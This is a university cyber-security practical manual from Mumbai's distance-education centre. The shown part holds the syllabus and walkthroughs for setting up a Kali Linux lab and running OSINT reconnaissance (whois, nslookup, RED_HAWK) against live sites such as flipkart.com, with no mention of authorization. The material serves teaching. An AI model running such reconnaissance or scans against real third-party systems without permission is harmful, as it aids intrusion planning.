

MSCCS 3.4



**M.Sc.
(Computer Science)
Semester - III**

**(Revised syllabus
As Per NEP 2020)**

**Cyber Security and Risk
Assessment Practical**

Prof. Dr. Ravindra Kulkarni

Vice-Chancellor,
University of Mumbai,

Prin. Dr. Ajay Bhamare

Pro Vice-Chancellor,
University of Mumbai,

Prof. Dr. Shivaji Sargar

Director,
CDOE, University of Mumbai,

Programme Co-ordinator : Shri. Mandar Bhanushe

Head, Faculty of Science and Technology,
CDOE, University of Mumbai, Mumbai

Course Co-ordinator : Mr. Raju Ramchandra Mane

Asst. Professor Computer Science,
CDOE, University of Mumbai

Editor : Simran Akhlaque Shaikh

Assistant Professor,
Bhiwandi Nizampur Nagarpalika Arts,
Science and Commerce College
Dhamankar Naka, College Road,
Bhiwandi, Dist. Thane

Course Writers : Mrs. Prachi Abhijeet Surve

Assistant Professor
Navinchandra Mehta Institute Of
Technology and Development,
Chandrakant, Dhuru Wadi, Dadar West,
Dadar, Mumbai

: Simran Akhlaque Shaikh

Assistant Professor,
Bhiwandi Nizampur Nagarpalika Arts,
Science and Commerce College
Dhamankar Naka, College Road,
Bhiwandi, Dist. Thane

January 2025, Print - I

Published by

: Director,
Centre for Distance and Online Education,
University of Mumbai,
Vidyanagari, Mumbai - 400 098.

DTP Composed

: Mumbai University Press

Printed by

Vidyanagari, Santacruz (E), Mumbai - 400 098

CONTENTS

Unit No.	Title	Page No.
1.	Aim: Exploring and Building a Verification Lab for Penetration Testing (Kali Linux)	01
2.	Aim: Use of OpenSource Intelligence and Passive Reconnaissance	07
3.	Aim: Practical on Enumerating Host, Port and Service Scanning	15
4.	Aim: Practical on Vulnerability Scanning and Assessment	19
5.	Aim: Practical on use of Social Engineering Toolkit	28
6.	Aim: Practical on Wireless and Bluetooth Attacks	36
7.	Aim: Practical on Exploiting Web Based Applications	41
8.	Aim: Practical on using Metasploit Framework for Exploitation	49
9.	Aim: Practical on Injecting Code in Data Driven Applications: SQL Injection	52
10.	Aim: Sniff Wifi Hotspots in Wireless Network	58
11.	Aim: Analyse Strength Wifi Network Strength	61
12.	Aim: Discover Wireless Access Points in Wireless Networks	64



Programme Name: M.Sc. Computer Science Semester III	Course Name: Cyber Security and Risk Assessment Practical
Total Credits: 04	Total Marks: 100
College assessment: 50	University assessment: 50

Prerequisite: Virtualization, Kali Linux

Course Outcome:

The learner will be able to

- Implement the penetration testing and analyse the result.
- Use Kali Linux in performing penetration tests against networks, systems, and applications
- Understand ways to protect system and digital assets
- Selecting the most effective tools, to rapidly compromising network security to highlighting the techniques used to avoid detection

Course Code	Course Title	Credits
PSCS604	Cyber Security and Risk Assessment Practical	02
Note: The Practical to be performed preferably on Kali Linux		
1	Exploring and building a verification lab for penetration testing (Kali Linux)	
2	Use of open-source intelligence and passive reconnaissance	
3	Practical on enumerating host, port, and service scanning.	
4	Practical on vulnerability scanning and assessment	
5	Practical on use of Social Engineering Toolkit	
6	Practical on Wireless and Bluetooth attacks	
7	Practical on Exploiting Web-based applications	
8	Practical on using Metasploit Framework for exploitation	
9	Practical on injecting Code in Data Driven Applications: SQL Injection	
10	Sniff Wifi Hotspots in Wireless Network	
11	Analyse strength Wifi Network Strength	
12	Discover wireless access points in Wireless Networks.	

Programme Name: M.Sc. Computer Science Semester III	Course Name: Ethical & Responsible AI
Total Credits: 02	Total Marks: 50
College assessment: 25	University assessment: 25

Prerequisite: Programming Language concepts, Security and Artificial Intelligence

Course outcomes:

- Gain an understanding of ethical frameworks and principles relevant to AI, including fairness, transparency, accountability, and privacy.
- Learn to identify ethical issues and challenges that arise in the development, deployment, and use of AI technologies.

Course Code	Course Title	Total Credits
PSCS605	Ethical & Responsible AI	02
MODULE I Unit 1: Introduction to Responsible AI Artificial Intelligence Fundamentals, Introduction to responsible AI. Need for ethics in AI. AI for Society and Humanity Fairness and Bias Sources of Biases Exploratory data analysis, limitation of a dataset Preprocessing, in processing and post processing to remove bias Group fairness and Individual fairness, Counterfactual fairness Interpretability and explainability Interpretability through simplification and visualization Intrinsic interpretable methods, Post Hoc interpretability, Explainability through causality Model agnostic Interpretation Unit 2: Implementation of Responsible AI Ethics and Accountability Auditing AI models, fairness assessment Principles for ethical practices Privacy preservation Attack models Privacy-preserving Learning, Differential privacy Federated learning Case study Recommendation systems medical diagnosis Hiring/ Education Computer Vision Natural Language Processing, Data Compliance Data Protection Policies and rights of the data subjects. Roles of the Controller, Processor and Data Protection Officer (DPO) Planning for compliance - privacy compliance frameworks and gap analysis. Data Protection Impact Assessment (DPIA) Data breaches, notification and incident response.		02


Text Books:

1. Virginia Dignum, “Responsible Artificial Intelligence: How to Develop and Use AI in a Responsible Way” Springer Nature, 04-Nov-2019; ISBN-10 : 3030303705, ISBN-13 : 978-3030303709
2. Christoph Molnar “Interpretable Machine Learning”.Lulu, 1st edition, March 24, 2019; eBook. ISBN-10 : 0244768528, ISBN-13 : 978-0244768522



AIM: EXPLORING AND BUILDING A VERIFICATION LAB FOR PENETRATION TESTING (KALI LINUX)


- **Installing VMWare Player and Kali Linux Virtual Machine**

After Launching VMWare Player Setup.exe, Click on Yes to Allow then Click on Next. Click on Tick to Accept terms & Conditions, then click on Next.





Choose appropriate path to install VMWare and tick on second option, then click on Next.





Aim: Exploring and
Building a
Verification Lab for
Penetration Testing
(Kali Linux)







- **Download the Kali Linux Virtual Machine File & 7-Zip Archiver**



Install the 7-Zip Archiver.exe to further extract the Zip File of Kali Linux

Right click on the Zip file of Kali Linux Virtual Machine and extract it to appropriate Drive and Folder


Aim: Exploring and Building a Verification Lab for Penetration Testing (Kali Linux)




Click on Open Virtual Machine & Select the Path (Drive & Folder) where the Kali Linux Virtual Machine Folder is Stored inside it, you'll find the “Kali-Linux-version.vmdk” file.




Click on Edit Virtual Machine Settings & Set up Memory (Ram) as per required (minimum 4 GB).



Finally Run the Kali Linux Virtual Machine, Click on Play Virtual Machine.



The both Username & Password for Login is “ kali ” and Done.




AIM: USE OF OPEN-SOURCE INTELLIGENCE AND PASSIVE RECONNAISSANCE

OSINT & Reconnaissance (Information Gathering) using - Who.is, NSLookup, RedHawk & GHDB of a live Website.

Who.is Lookup for gathering the website's Information such as domain-name, IP, Create, Update & Expiry Date, country, etc.

To use who.is lookup, enter the following command in the terminal:

Who.is website name



```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
$ whois geeksforgeeks.org
Domain Name: geeksforgeeks.org
Registry Domain ID: f507261c73964021b7430545a8b370ee-LROR
Registrar WHOIS Server: http://whois.publicdomainregistry.com
Registrar URL: http://www.publicdomainregistry.com
Updated Date: 2022-04-21T06:36:07Z
Creation Date: 2009-03-19T06:08:55Z
Registry Expiry Date: 2030-03-19T06:08:55Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: abuse@publicdomainregistry.com
Registrar Abuse Contact Phone: +1.2013775952
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org)
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: MA
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY

```

NSLookup – [nslookup google.com](https://www.google.com/nslookup)

RedHawk – A CLI Based Recon Tool, to gather Information of a live Website through different operations.

https://github.com/Tuhinshubhra/RED_HAWK Go to RedHawk Directory – “ cd RED_HAWK ” List the Files inside Directory – “ php rhawk.php ”

```
kali-linux-2024.2-mwrm-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player ▾ | || ▾ | ▢ ▢ ▢
[Icons] | 1 2 3 4 | [Icon]

kali@kali: ~/RED_HAWK

File Actions Edit View Help

ide by this policy. The Registrar of Record identified in this output may ha
ve an RDDS service that can be queried for additional information on how to c
ontact the Registrant, Admin, or Tech contact of the queried domain name.

(kali@kali)-[~]
$ nslookup www.google.com
Server:      192.168.126.2
Address:     192.168.126.2#53

Non-authoritative answer:
Name:   www.google.com
Address: 142.250.76.196
Name:   www.google.com
Address: 2404:6800:4009:81b::2004

(kali@kali)-[~]
$ git clone https://github.com/Tuhinshubhra/RED_HAWK
Cloning into 'RED_HAWK' ...
remote: Enumerating objects: 106, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 106 (delta 0), reused 2 (delta 0), pack-reused 102
Receiving objects: 100% (106/106), 47.02 KiB | 1.81 MiB/s, done.
Resolving deltas: 100% (43/43), done.

(kali@kali)-[~]
$ cd RED_HAWK

(kali@kali)-[~/RED_HAWK]
$ ls
config.php  crawl  Dockerfile  functions.php  LICENSE  README.md  rhawk.php  sqlerrors.ini  var.php  version.txt

(kali@kali)-[~/RED_HAWK]
$ php rhawk.php
```

8



```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player ▾ | 1 2 3 4 |
File Actions Edit View Help
Scanning Site : https://flipkart.com

[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check for Updates

[Q] Quit!

[#: Choose Any Scan OR Action From The Above List: 1

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : WHOIS Lookup
[~] Whois Lookup Result:

error valid key required

[*] Scanning Complete. Press Enter To Continue OR CTRL + C To Stop
```


The screenshot shows a Kali Linux terminal window titled "kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)". The terminal displays the output of the "Basic Recon" tool. The tool shows a menu of actions, and the user has chosen "[+] Scanning Begins ...". The tool then scans the website "https://flipkart.com" using "BASIC SCAN". The output shows the site title, IP address, web server, CMS, Cloudflare, and robots file.

```
kali@kali: ~/RED_HAWK
File Actions Edit View Help

[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] Sqli Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#: Choose Any Scan OR Action From The Above List: 0

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : BASIC SCAN

[info] Site Title:
[info] IP address: 103.243.32.90
[info] Web Server: Could Not Detect
[info] CMS: Could Not Detect
[info] Cloudflare: Not Detected
[info] Robots File:
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates
[Q] Quit!
[#] Choose Any Scan OR Action From The Above List: 2
[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : GEO-IP Lookup
[GEO-IP] IP Address: 103.243.32.90
[GEO-IP] Country: India
[GEO-IP] State:
[GEO-IP] City:
[GEO-IP] Latitude: 21.9974
[GEO-IP] Longitude: 79.0011
```

```
